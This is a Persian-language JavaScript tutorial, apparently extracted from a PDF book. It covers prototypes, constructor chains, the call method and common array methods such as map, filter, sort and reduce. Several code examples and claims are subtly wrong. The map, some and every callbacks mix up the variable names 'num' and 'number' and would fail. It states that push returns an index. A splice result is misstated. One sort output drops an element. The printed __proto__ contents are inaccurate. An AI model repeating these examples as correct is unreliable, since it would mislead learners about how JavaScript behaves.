 تابع جاواسکریپتی دارای یک ویژگی به نام arguments و یک ویژگی به نام caller است که به ترتیب آرگومان‌های پاس داده شده به تابع و محل صدا زده شدن تابع را نمایش می‌دهد.
 هر تابع دارای یک ویژگی length می‌باشد که تعداد آرگومان‌های ورودی تابع را نگهداری می‌کند و ویژگی دیگری به نام name، که عنوان تابع را نگهداری می‌کند.


در مورد همانطور که گفته شد، یک object برای تابع است که دارای یک ویژگی به نام constructor برای ساخت نمونه از تابع می‌باشد. با توجه به توضیحات فوق، متوجه می‌شویم که می‌توان با استفاده از تابع جاواسکریپتی همانند کلاس در زبان‌های دیگر، یک object جدید ایجاد کرد. کلاس(class)، به مجموعه‌ای از کدها گفته می‌شود که برای ساخت اشیاء از یک سری متد و ویژگی‌های معین مورد استفاده قرار می‌گیرد. برای مثال تکه کد زیر را در نظر بگیرید:

```
var House = function(){ }

// instance of House
var myHouse = new House();
```



با اجرای کد فوق، بدون هیچ خطایی برنامه اجرا خواهد شد، در واقع کلمه کلیدی new بر روی هر تابعی قابلیت اعمال دارد و یک object جدید از آن تابع(class) ایجاد می‌کند. می‌توان برای prototype مثالی در مورد یک خانه ارائه داد، به گونه‌ای که prototype را نقشه لازم برای ساخت خانه در نظر گرفته و خانه‌ای که می‌خواهیم بسازیم را براساس آن ایجاد کنیم.



طبق کد فوق برای خانه یک تابع داریم که با new شدن تابع و ایجاد یک object از آن، ویژگی prototype تابع کپی شده و برای ساخت object جدید از آن استفاده می‌شود. object ساخته شده جدید دارای ویژگی __proto__ می‌باشد که دقیقاً همان prototype تابع اصلی می‌باشد که از آن ساخته شده است.

در مورد __proto__ این نکته را هم بگوییم که در حال deprecate^۱ شدن است و بجای آن از همان prototype موجود استفاده خواهد شد.

برای مثال، در مورد myHouse به شکل زیر می‌توان مثالی ارائه کرد:

^۱ به فرآیند منقضی و یا حذف شدن یک ویژگی یا امکان depracte شدن می‌گویند.



```
console.log(myHouse.__proto__);
/* {
    constructor: House()
    arguments: null
    caller: null
    length: 0
    name: "House"
    prototype: Object {... }
} */

console.log(House.prototype);
/* {
    constructor: House()
    arguments: null
    caller: null
    length: 0
    name: "House"
    prototype: Object {... }
} */
```

با مقایسه تابع اصلی و object ساخته شده می‌توان به یکسان بودن `prototype` و `__proto__` نمونه ساخته شده پی برد:



```
console.log(House.prototype === myHouse.__proto__);
// true
```

ویژگی `__proto__` به صورت پیش فرض بر روی تمام object‌های جاوااسکریپت قرار می‌گیرد و به صورت رابطه پدری و فرزندی قابل پیمایش تا اولین والد می‌باشد که به مفهوم وراثت^۳ معروف است.

بر روی توابع، ویژگی `constructor` (به معنی متدهای سازنده) برای تولید نمونه‌های دیگر استفاده می‌شود و `prototype` موجود را برای نمونه جدید کپی می‌کند. این کپی کردن در جاوااسکریپت باعث سادگی در ساخت object و همچنین سرعت بالای ایجاد نمونه جدید، با یک سری ویژگی‌های کلیدی خاص می‌شود. `constructor` موجود بر روی `prototype` تابع بر روی تمام

^۲ به صورت dunder `proto` خوانده می‌شود.

اشیاء ایجاد شده، با استفاده از constructor به اشتراک گذاشته شده است. برای مثال فرض کنید در مورد مثال خانه، یک ویژگی به نام area برای نگهداشت مساحت هر خانه به کار ببریم و دو نمونه خانه با متراژ مختلف ایجاد کنیم:

```
var House = function(area){
    this.area = area;
}

// instance of House
var myHouse = new House(60);
var hisHouse = new House(85);
```



به این ترتیب دو نمونه خانه، با ویژگی مساحت ۶۰ و ۸۵ متری ایجاد می‌کنیم. در یک بخشی از برنامه متوجه می‌شویم می‌بایست متدا بر روی خانه‌ها وجود داشته باشد که بتوانیم با فراخوانی آن قیمت خانه مورد نظر را محاسبه کنیم، بسیار ساده می‌توانیم بر روی House تابع prototype اصلی یک متدا پیاده سازی کنیم و این متدا بر روی تمام اشیاء ساخته شده از آن قابل دسترس خواهد بود:

```
var House = function(area){
    this.area = area;
}

// instance of House
var myHouse = new House(60);
var hisHouse = new House(85);

House.prototype.calcPrice = function(){
    return this.area * 14509000;
}

myHouse.calcPrice();           // 870540000
hisHouse.calcPrice();         // 1233265000
```



مشاهده می‌کنیم که جاواسکریپت در مورد اشیاء رویکرد عجیبی دارد و حتی می‌توان پس از ساخته شدن object نیز با اعمال یک تابع بر روی prototype تابع اصلی ویژگی یا متدا را بر

روی object ساخته شده فراهم ساخت.

نکته خیلی مهم درمورد prototype این است که بدليل تغيير يافتن تمام اشياء ساخته شده با دستكاری object اصلی، سعی كنيد هيج گاه اشياء عمومی جاواسكريپت و نوع دادههای مختلف را دستكاری نکنيد. برای مثال ايجاد يك متد بر روی تمام Stringها، میتواند با دستكاری prototype محقق شود، اما اين روش اشتباه است، چرا كه ممکن است با كد ديگری كه در برنامه به کار گرفته شده است متناقض باشد و باعث ايجاد خطأ شود.

[تفاوت متدهای روی prototype و عادی]

با توجه به امكان افزودن متد به prototype التابع اصلی، احتمالا اين سوال برایتان پیش بیاید که: ما به راحتی میتوانستیم بر رویتابع مورد نظر House متد calcPrice را اضافه کنیم، و کدی به شکل زیر بنویسیم، چرا باید روی prototype اضافه کرد؟

```
var House = function(area){
    this.area = area;
}

House.calcPrice = function(){
    return this.area * 14509000;
}
```

پاسخ اين است که وقتی متدى را بر روی خود object تابع تعريف میکنیم، تنها از طریق خودش قابل دسترس خواهد بود، درحالیکه همانطور که توضیح داده شد، با اضافه کردن يك متد به prototype تابع میتوان در تمام اشياء ساخته شده آن نیز به متد مورد نظر دسترسی داشت. البته توجه شود که افزودن متد بر روی خودتابع نیز کاربردهای خاص خود را دارد. ما زمانی بر روی prototype متد یا ویژگی اضافه میکنیم که بخواهیم در اشياء زیر مجموعه از ویژگی یا متد مورد نظر استفاده کنیم.

برای مثال هیچ تفاوتی بین نحوه نوشتن کد به شکل تکه کد بعد و نوشتن متد بر روی prototype وجود ندارد.


```
var House = function(area){
    this.area = area;
    this.calcPrice = function(){
        return this.area * 14509000;
    }
}
```



در حقیقت کلمه کلیدی this نیز بر روی prototype تابع نگاشت می‌کند، البته این مورد در انجام می‌شود که در ادامه بیشتر مورد بررسی قرار خواهد گرفت.

[زنجیره توابع سازنده]

با فراخوانی زنجیری prototype و constructor تابع می‌توان بی‌نهایت object ایجاد کرد و به همین دلیل زنجیره گسترش constructor و prototype به صورت حلقه‌ای تا بی‌نهایت قابل بسط می‌باشد.



با توجه به شکل فوق، فراخوانی constructor بر روی خود تابع، یا فراخوانی prototype آن به

شكل زنجیری و تابی نهایت بار قابل انجام است. مثال زیر بدون خطا اجرا خواهد شد:



```
/* Chain1 */
House.constructor.constructor.constructor ;

/* Chain2 */
House.prototype.constructor.prototype.constructor ;
```

تفاوت زنجیره prototype و constructor

هر دو زنجیره قابل بسط هستند و بدون خطا ادامه پیدا می‌کنند و در هر بار تکرار به خود تابع اصلی می‌رسیم. در زنجیره اول با اولین فراخوانی constructor بر روی خود تابع House به سازنده آن، یعنی Object می‌رسیم و چون به زیرساخت اصلی رسیدیم، طبق قاعده وراثت این زنجیره قابل بسط خواهد بود و در هر بار به همان object اشاره می‌کند، اما در زنجیره دوم چون هر بار بر روی prototype تابع، متدهای سازنده را صدا می‌زنیم و متدهای سازنده prototype، همان تابع اصلی است، پس از هر صدا زده شدن، مجدد به تابع اصلی می‌رسیم. در حقیقت تصویر ارائه شده صفحه قبل، کاملاً گویای این موضوع می‌باشد و مراحل و نحوه برخورد با اشیاء را به صراحة شرح داده است.

[مشکلات prototype]

ممکن است اگر کمی با prototype ها کار کنید به یک سری مسائل در هنگام استفاده از اشیای ساخته شده برخورد کنید، برای مثال در مورد مثال ذکر شده برای خانه‌ها، فرض کنید کلاس خانه دارای یک ویژگی به نام features باشد که برای نگهداری امکانات خاصی که هر خانه دارد، مورد استفاده قرار می‌گیرد. حال اگر طراحی کلاس ما به شکل زیر باشد:



```
var House = function(area){
    this.area = area;
}

House.prototype.calcPrice = function(){
    return this.area * 14509000;
}

House.prototype.features = ["pool" , "roof garden"];
```

کلاس به صورت پیش فرض یکسری ویژگی‌های خاص را به آرایه features نسبت می‌دهد که در تمام اشیاء ساخته شده نیز قابل دسترسی و استفاده باشد. اگر دو نمونه از این کلاس ایجاد کنیم و به یکی از آن‌ها یک دیگر اضافه کنیم، نتیجه عجیبی رخ می‌دهد:

```
// instance of House

var myHouse = new House(60);
var hisHouse = new House(85);

// add new feature to one
myHouse.features.push("parket");
myHouse.features; // ["pool", "roof garden", "parket"]

// read features on another one
hisHouse.features; // ["pool", "roof garden", "parket"] ?!

// remove feature of another one
hisHouse.features.splice(1);
hisHouse.features; // ["roof garden", "parket"]
myHouse.features; // ["roof garden", "parket"] ?!
```



مشاهده می‌کنیم که هر دو object دارای features با عنوان parket شده‌اند، در حالیکه ما فقط به myHouse این ویژگی را اضافه کردیم. می‌توانید حدس بزنید مشکل از کجاست؟

این مشکل به دلیل استفاده مشترک هر دو object از ویژگی features رفنس اصلی، یعنی کلاس House رخ می‌دهد. در جاوااسکریپت زمانی که بر روی هر object، درخواستی برای خواندن یا نوشتن ویژگی یا متدهای می‌شود، موتور جاوااسکریپت به دنبال ویژگی یا متدهای درخواستی بر روی object فعلی می‌گردد و در صورت یافت نشدن آن، در ^۴ dunder proto به همان والد به دنبال آن می‌گردد و انجام این تازمانی که به والد خالی برسد ادامه پیدا می‌کند.

در این بخش نیز، چون ما به جای تعریف کردن ویژگی features در constructor، آن را به ارائه داده‌ایم! هر object به جای داشتن features مختص خود، از رفنس اصلی prototype را مورد استفاده قرار می‌دهد. پس کد فوق به شکل زیر تصحیح می‌شود:



```
var House = function(area){  
    this.area = area;  
    this.features = ["pool", "roof garden"];  
}  
House.prototype.calcPrice = function(){  
    return this.area * 14509000;  
}  
  
// instance of House  
var houseA = new House(60);  
var houseB = new House(85);  
  
houseB.features.push("parket");  
  
houseA.features; // ["pool", "roof garden"]  
houseB.features; // ["pool", "roof garden", "parket"]
```

ممکن است سوال کنید. چه زمانی باید از `prototype` و چه زمانی از `constructor` استفاده کرد؟ پاسخ این است که نظر قطعی نمی‌توان داد و بستگی به نوع ویژگی یا متدهای دارد، زمانی که تابع یا ویژگی در `prototype` تعریف شود، به جای کپی شدن آن در هر `object` ساخته شده، به صورت رفرنسی مورد استفاده قرار می‌گیرد، در حالی که اگر متدهای ویژگی مورد نظر در `constructor` قرار گیرد، به ازای هر `object` ساخته شده در ویژگی‌های خودش نیز یک کپی از سازنده اضافه می‌شود. انتخاب صحیح قرارگیری متدهای ویژگی‌های مورد نظر در `prototype` یا `constructor` علاوه بر بهبود سرعت ایجاد `object` جدید و کمتر شدن میزان حافظه مصرفی برنامه، در اجرای صحیح و بدون باگ سیستم نیز تاثیر گذار خواهد بود.

[اجرای توابع با استفاده از call]

در جاواسکریپت، علاوه بر اجرای توابع به صورت فراخوانی شدن عادی، می‌توان با استفاده از تابع `call` که بر روی توابع قابل دسترس است، فراخوانی و اجرای تابع را محقق ساخت، برای مثال:

```
function showUserAge(userAge) {
    console.log(userAge);
}

showUserAge.call(this, 26);
```



ورودی‌های تابع call اختیاری هستند، تابع call به عنوان ورودی اول object مورد نظر (برای تعیین اجرا در محدوده object مورد نظر) را دریافت کرده و چون اینجا تابع در یک scope مشخص مربوط به یک object خاص نیست، this را پاس می‌دهیم و پارامترهای بعدی به ترتیب به عنوان آرگومان ورودی به تابع پاس داده می‌شوند که در اینجا ۲۶ به عنوان سن کاربر به تابع ارسال می‌شود.

بگذارید مثالی از وجود یک scope برای استفاده از پارامتر object اول برای متدهای object ذکر کنیم تا مفهوم پارامتر اول را کامل‌تر ارائه دهیم. در تکه کد زیر تابعی به نام getFullName در داخل یک scope از User object قرار گرفته است، حال می‌توان call را به شکل مختلفی انجام داد، مشاهده کنید:

```
var User = {
    getFullName: function() {
        return this.name + this.family;
    }
};

var userOne = {
    name: "Ali",
    family: "Ahmadi",
};

var userTwo = {
    name: "Reza",
    family: "Karimi",
};

User.getFullName.call(userOne); // "Ali Ahmadi"
```



در مثال فوق، چون متدهای getFullName یک object برای User معرفی شده باشد، پس می‌توانیم با اجرای متدهای call، object مورد نیاز برای استفاده User را ارائه داده و بدین ترتیب تابع

متدهای getFullName را با دیتای مورد نظر خود اجرا کنیم و در نتیجه اطلاعات کاربر اول است، توسط استفاده شده و رشته "Ali Ahmadi" در کنسول چاپ می‌شود.

پس از مطالعه این بخش انتظار می‌رود

- در مورد توابع و کاربردهای آن شناخت پیدا کرده باشید.
- نحوه استفاده از توابع بی نام (ناشناخته) را آموخته و در صورت نیاز آن‌ها را بکار بگیرید.
- بتوانید توابعی تعریف کنید که پارامتری به شکل تابع دریافت کرده و در موقع لازم تابع دریافتی را فراخوانی کنند.
- مفهوم prototype و نحوه استفاده از آن را کاملاً متوجه شده باشید.
- زنجیره constructor و prototype را درک کرده و بتوانید مفهوم dunder proto را در این زنجیره جای داده و استفاده کنید.
- خطاهای استفاده نادرست از prototype و راه جلوگیری از آن را متوجه باشید.
- از متدهای call برای فراخوانی تابع با امکان ارائه object اولیه استفاده کرده و مثالی را با آن اجرا کنید.


مباحث پیشرفته آرایه و object به همراه توابع مرتبه بالاتر

۰۰ اهداف بخش:

- < آشنایی و درک کارکردی متدهای آرایه‌ها
- < آشنایی با شبه آرایه‌ها و طریقه استفاده از آن‌ها
- < مقایسه و آشنایی با روش‌های مختلف ساخت آرایه
- < آشنایی با توابع کلیدی object ها
- < درک مفهوم method chaining و فراخوانی زنجیری متدها
- < آشنایی با توابع مرتبه بالاتر

[متدهای آرایه ها]

در جاواسکریپت تنوع بسیار خوبی از توابع بر روی آرایه ها موجود هستند که امکان استفاده از امکانات و دستکاری های مختلف را بر روی این مجموعه از داده ها فراهم می سازند.



به دلیل تنوع زیاد توابع بر روی آرایه ها، در این بخش سعی می کنیم به تعدادی از آن ها که به صورت گسترده مورد نیاز قرار می گیرند، اشاره و در مورد هر کدام با بیان چند مثال، توضیح کاملی ارائه دهیم.

- **متدهای آرایه ها**: این متدهای برای اتصال یک آرایه با هر نوع داده دیگری به کار می رود، توجه شود که وقتی می گوییم هر نوع داده، یعنی از اعداد تا توابع را می توان با یک آرایه concat کرد. برای مثال:



```
[2,4].concat(3);           // [2,4,3]
[2,4].concat("test");     // [2,4,"test"]
[2,4].concat([3]);        // [2,4,3]
[2,4].concat({a:2});      // [2,4,{a:2}]
[2,4].concat([3],[5]);    // [2,4,3,5]
```

چند نوع از انواع داده قابل concat شدن با یک آرایه را مشاهده کردیم، ساختار کلی این متده است:

```
array1.concat(value2, value3, ..., valueX)
```

- **متدهای push و pop:** مدیریت درج و حذف از آرایه عملیاتی ساده می باشد که با چندین روش و به سادگی انجام می شود، یکی از روش ها استفاده از push برای درج عنصری جدید و استفاده از pop برای حذف آخرین عنصر آرایه می باشد، البته به خاطر داشته باشید که متده اندیس محل درج شدن آرایه را باز می گراند و متده pop بعد از حذف عنصر از انتهای آرایه، مقدار عنصر حذف شده را بازگشت می دهد. برای مثال:



```
var array = [1, 2, 3, 4, 5, 6];

array.pop();    // 6
array.pop();    // 5

array.push(9); // 4

console.log(array); // [1,2,3,4,9]
```

با اولین اعمال تابع pop عنصر ششم از آرایه حذف می شود و مقدار آن، که ۶ می باشد بازگشت داده می شود، با اجرای مجدد این متده عنصر پنجم نیز حذف شده و مقدار آن بازگشت داده شده است، سپس با فراخوانی متده push با مقدار ۹ عنصری جدید با اندیس ۴ ایجاد شده و اندیس آن بازگشت داده می شود.

ساختار متدهای push، pop به شکل زیر است:



```
array.push(item1, item2, ..., itemX)
array.pop() // no parameter
```

- متده **join**: برای تبدیل آرایه به رشته و ایجاد اتصال بین عناصر آرایه با استفاده از یک جداگانه از این متده استفاده می شود، برای مثال:

```
[“ali” , “reza” , “mohammad” ].join(“_”);
// “ali_reza_mohammad
```



- متده **splice**: این متده از اندیس n می تواند m عناصر را حذف کرده و حتی پس از حذف آن عناصر مقادیر جدیدی را به جای آنها جایگزین کند (این مورد اختیاری است). توجه شود که مقدار بازگشتی این متده، عناصر حذف شده از آرایه هستند. مثال:

```
var array = [1, 2, 3, 4, 5, 6];
array.splice(1, 2, “newOne”, “newTwo”); // returns [2,3]
console.log(array); // [1, “newOne”, “newTwo”, 4, 5, 6]
```



مثال ساده فوق، چندین نکته درباره نحوه عملکرد متده splice ارائه می دهد. این متده با دریافت اندیس شروع(۱) به عنوان پارامتر اول و تعداد عناصر مورد نظر(۲) به عنوان پارامتر دوم، می تواند بدون مشکل دو عنصر ۲ و ۳ را از آرایه مدنظر حذف کند، اما در مثال فوق ما از ویژگی دیگر این متده نیز استفاده کرده ایم و می خواهیم با حذف شدن عناصر مورد نظر، عناصر جدیدی به جای آنها درج کنیم، پس دو پارامتر جدید را به متده پاس داده ایم و نتیجه اجرا تغییر آرایه array به شکل مورد نظر ما می باشد.

ساختر کلی متده splice به شکل زیر است:

```
array.splice(index, howmany, item1,....., itemX)
```



- متده **forEach**: این متده که بر روی هر آرایه ای قابل دسترس و اجرا می باشد، می تواند برای حلقه زدن بر روی تک تک عناصر آرایه کمک تان کند، برای مثال:

```
var array = [1, 2, 3, 4, 5, 6];
array.forEach(function(item) {
    console.log(item); // output: 1 2 3 4 5 6
});
```



- متد **includes**: این متد می‌تواند برای بررسی موجود بودن عنصری در آرایه مورد استفاده قرار گیرد و با دریافت ورودی مورد نظر، موجود بودن آن را بر روی آرایه مورد نظر بررسی و نتیجه بر می‌گرداند. برای مثال: `false` یا `true`



```
var array = [1, 2, 3, 4, 5, 6];

array.includes(2); // output: true
array.includes(7); // output: false
```

البته می‌توان معادل این متد را با استفاده از تابع `indexOf` به صورت زیر پیاده‌سازی نمود:



```
var array = [1, 2, 3, 4, 5, 6];

(array.indexOf(2) > -1); // output: true
(array.indexOf(7) > -1); // output: false
```

به این شکل با بررسی محل رخداد عنصر مورد نظر، اگر بزرگتر از `-1` بود به معنای موجود بودن آن بر روی آرایه مورد نظر می‌باشد. ساختار کلی متد `includes` به شکل زیر است:

```
array.includes(element, fromIndex)
```

همانطور که نمونه فوق مشاهده می‌شود، در این متد می‌توان با مقداردهی پارامتر دوم `fromIndex` جستجو برای موجود بودن مقدار موردنظر بر روی آرایه را، از آن ایندکس به بعد انجام داد.

- متد **filter**: این متد با بررسی شرایط ارائه شده به عنوان پارامتر، آرایه جدیدی را ایجاد می‌کند. شرایط در قالب تابع به متد ارائه می‌شوند، برای مثال:



```
var array = [1, 2, 3, 4, 5, 6];

// just larger than 3
var filteredArray = array.filter(function(number){
    return number > 3;
});
console.log(filteredArray); // output: [4, 5, 6]

console.log(array); // output: [1, 2, 3, 4, 5, 6]
```

مشاهده می کنیم که آرایه اولیه با نام array بدون تغییر و با داده های اولیه باقی مانده است، در حالیکه آرایه جدیدی به نام filteredArray ایجاد شده، که تنها دارای مقادیر بزرگتر از ۳ از آرایه اصلی می باشد.

نکته اصلی متده filter، تابع ارائه شده برای انجام شرط فیلتر می باشد که بر روی اعداد موجود در آرایه تکرار شده و با بررسی بزرگتر از ۳ بودن آن true یا false بر می گرداند. مقدار true به معنای اضافه شدن و false به معنای اضافه نشدن به آرایه فیلتر شده می باشد.

در حقیقت کد فوق کوتاه شده کد زیر می باشد و خروجی هر دو کد برابر خواهد بود:

```
// just larger than 3
var filteredArray = array.filter(function(number){
    if(number > 3){
        return true;
    }else{
        return false;
    }
});

console.log(filteredArray); // output: [4, 5, 6]
```



- **متده map:** این متده با حلقه زدن بر روی عناصر آرایه، آرایه ای جدید ایجاد می کند، برای مثال می توانیم یک آرایه جدید از روی آرایه خود ایجاد کنیم که تمام عناصر آن دو برابر شده اند:

```
var array = [1, 2, 3, 4, 5, 6];

var doubledArray = array.map(function(number){
    return num * 2;
});
console.log(doubledArray); // output [2, 4, 6, 8, 10, 12]

console.log(array); // output: [1, 2, 3, 4, 5, 6]
```



تابع ارائه شده با این متده را با تابع ارائه شده با متده filter اشتباہ نگیرید، این تابع true یا false باز نمی گرداند، بلکه مقدار جدیدی که در اندیس مورد نظر از آرایه می خواهیم داشته باشیم را بیان می کند و در واقع همان مسئولیتی که عنوان تابع بر دوش می کشد، یعنی map کردن عناصر آرایه را انجام می دهد.



- متد some: این متد بررسی می‌کند که حداقل یکی از عناصر آرایه مشمول شرایط ارائه داده شده باشد و در صورت صحیح بودن true بازگشت می‌دهد. برای مثال:

```
var array = [1, 2, 3, 4, 5, 6];

// has greater than 4 ?
var hasLargeThanFour = array.some(function(number){
    return num > 4;
});
console.log(hasLargeThanFour); // output: true

// has negative or zero
var hasNegative = array.some(function(number){
    return num <= 0;
});
console.log(hasNegative); // output: false
```

در اولین بررسی از آرایه، وجود عددی بالای ۴ را چک می‌کنیم و نتیجه حاصله true خواهد بود. در دومین بررسی، وجود عددی منفی یا صفر را چک کرده و نتیجه false بدست می‌آید.

- متد every: این متد تقریباً حالت بسط داده شده متد some است، به طوری که بررسی می‌کند که تمام عناصر آرایه از شرایط ارائه شده پیروی می‌کنند یا خیر. در صورت پیروی کردن تمام عناصر از شرط ارائه شده true و در غیر اینصورت false بازگشت داده می‌شود. برای مثال:

```
var array = [1, 2, 3, 4, 5, 6];

// all elements are greater than 4
var greaterThanFour = array.every(function(num){
    return number > 4;
});
console.log(greaterThanFour); // output: false
```

در این متد نیز، تابع ارائه شده برای اعمال شرایط، مقدار true برای موجود بودن یا نبودن بر می‌گرداند، در نهایت خود متد به صورت داخلی بررسی می‌کند که تمام مقادیر از شرط ارائه شده پیروی کرده بودند یا خیر و نتیجه را در قالب boolean بازگشت می‌دهد.

```
// all elements are less than 10
var lessThanTen = array.every(function(number){
    return number < 10
});
console.log(lessThanTen); // output: true
```



- **متد sort:** متد sort برای مرتبسازی و ترتیب دهی به عناصر آرایه به کار می‌رود و می‌تواند رویکرد مرتبسازی کوچک به بزرگ یا برعکس داشته باشد. مثال:

```
var alpha = [ 'e', 'a', 'c', 'u', 'y'];
var ascOrder = alpha.sort();
console.log(ascOrder); // output: [ 'a', 'c', 'e', 'u', 'y' ]
```



- در مورد آرایه‌هایی شامل عناصر رشته‌ای، متد sort حتی بدون اعمال شرط مرتبسازی، به صورت پیش‌فرض بر اساس حروف مرتبسازی انجام می‌دهد، اما اگر آرایه‌ای از اعداد داشته باشیم، می‌بایست تابع مورد نظر برای بررسی شرط مرتبسازی را ارائه دهیم، برای مثال:

```
var arr = [ 1, 2, 3, 4, 5, 6 ];

// sort in descending order
var descOrder = arr.sort(function(a, b){
    return (a > b) ? -1: 1;
});
console.log(descOrder); // output: [ 6, 5, 4, 3, 2, 1 ]
```



در کد بالا تابع بررسی کننده شرط مرتبسازی، دو مقدار از آرایه را مقایسه و در صورت بزرگ بودن اولی از دومی `-1` و در غیر اینصورت `1` بازگشت می‌دهد، که منجر به مرتبسازی نزولی آرایه می‌شود. به طور کلی تابع بررسی کننده شرط مرتبسازی، در صورت مشاهده عددی کوچکتر از صفر، پارامتر اول را به یک ایندکس قبل‌تر از پارامتر دوم منتقال می‌دهد و در صورت مثبت بودن نتیجه، پارامتر اول به یک ایندکس بالاتر از پارامتر دوم منتقل می‌شود. با در نظر گرفتن این موضوع، احتمالاً به فکر شما هم رسیده است که شرط مقایسه نوشته شده برای مثال فوق را ساده‌تر بنویسیم. (چگونه؟) در مثالی دیگر برای مرتبسازی صعودی به شکل متفاوت اگر می‌خواستیم این آرایه را به شکل صعودی مرتب کنیم کد زیر را می‌نوشتیم:



```
var array = [2, 1, 6, 3, 5, 6];
var descOrder = array.sort(function(a, b){
    return a - b;
});

console.log(descOrder); // output: [1, 2, 3, 5, 6]
```

البته متدهای sort می‌تواند برای کاربردهای دیگری مانند یافتن کوچکترین عدد عناصر آرایه و یا بزرگترین آن‌ها نیز به کار رود، برای این منظور پس از مرتب‌سازی، عنصر اول و آخر آرایه را به عنوان کوچکترین و بزرگترین در نظر می‌گیریم.

از این متدهای توانیم برای پخش تصادفی (غیرقطعی) عناصر نیز استفاده کرد، برای این منظور به سادگی با استفاده ازتابع اعمال شرط مرتب‌سازی و Math.random عددی تولید می‌کنیم که نمی‌دانیم مثبت یا ۰ یا منفی خواهد بود و با انجام این فرآیند مرتب‌سازی تصادفی را انجام می‌دهیم. مثال:



```
var array = [1, 2, 3, 4, 5, 6];
array.sort(function(a, b){
    return 0.5 - Math.random()
});
```

دلیل اینکه این مثال را غیرقطعی خوانده‌ایم این است که، چون تولید و مقایسه اعداد تصادفی است، ترتیب مرتب‌سازی کاملاً تصادفی نخواهد بود. (برای مثال $2 > 1 > 3$ است، اما $1 > 2 > 3$ نیز باشد ولی با تولید عدد تصادفی این اتفاق نمی‌افتد و بیشتر گرایش تولید شدن اعداد تصادفی به سمت ایندکس‌های نخست خواهد بود)

- **متدهای reduce**: به عنوان آخرین متدهای بخش، که یکی از شگفت‌انگیزترین متدهای مورد استفاده در آرایه است را مورد بررسی قرار می‌دهیم. این متدهای تواند برای کاربردهای بسیاری مورد استفاده قرار گیرد، در این متدهای یک تابع به عنوان ورودی callback به همراه یک مقدار آغازین برای انجام عملیات ارائه می‌شود.

پارامتر اول یعنی تابع callback اجباری می‌باشد و می‌بایست به متدهای ارائه شود، اما ارائه پارامتر دوم یعنی مقدار آغازین به متدهای اختیاری می‌باشد. ساختار کلی این متدهای صورت زیر می‌باشد:

```
array.reduce(
    function(total, currentValue, currentIndex, array),
    initialValue
)
```

این ویژگی ها باعث شده است که بتوانیم متدهای reduce را برای انجام طیف بالایی از مقاصد مورد استفاده قرار دهیم، تابع callback دارای چندین ورودی می باشد که هر کدام وظیفه خاصی را بر عهده دارد.

ورودی اول با نام total که در منابع بسیاری با نام accumulator معرفی می شود، وظیفه نگهداری کلیات خروجی تا به این عنصر را بر عهده دارد، ورودی دوم با نام currentValue و currentIndex به ترتیب مقدار و اندیس عنصر فعلی در حال تکرار را در خود دارد و array، آرایه اصلی را به صورت کامل نگهداری می کند. نمونه استفاده از این متدهای ضرب کردن اعضای آرایه:

```
var numbers = [2,3,4,5];
var product = numbers.reduce(function(acc, x){
    return acc * x;
}, 1);

console.log(product); // 120
```



در مثال بالا بر روی تک تک عناصر آرایه تکرار شده و با مقدار اولیه ۱ ضرب می کنیم، خروجی متدهای حاصل ضرب تمام اعضای آرایه خواهد بود. یا برای جمع بستن مقادیر عناصر آرایه نیز می توان همین مثال را به صورت جمع مورد استفاده قرار داد، فقط نکته ای که می بایست رعایت شود، مقدار آغازین برای جمع باید بر روی صفر قرار گیرد.

نکته ای تقریبا مهمی که در مورد متدهای reduce باید مد نظر داشت این است که اگر initialValue به این متدهای پاس داده نشود، اولین عنصر آرایه به عنوان initialValue مورد استفاده قرار می گیرد.

[شبه آرایه ها (array-like)]

این عنوان برای object هایی به کار می رود که آرایه نیستند ولی شبیه آرایه ها رفتار می کنند، این object ها که دارای ویژگی length بوده و عناصری با اندیس های عددی دارند، هیچ کدام از متدهای موجود بر روی آرایه ها را که در بالا قسمتی از آنها را شرح دادیم، ندارند و حتی حلقه for...in بر روی آنها کار نمی کند.



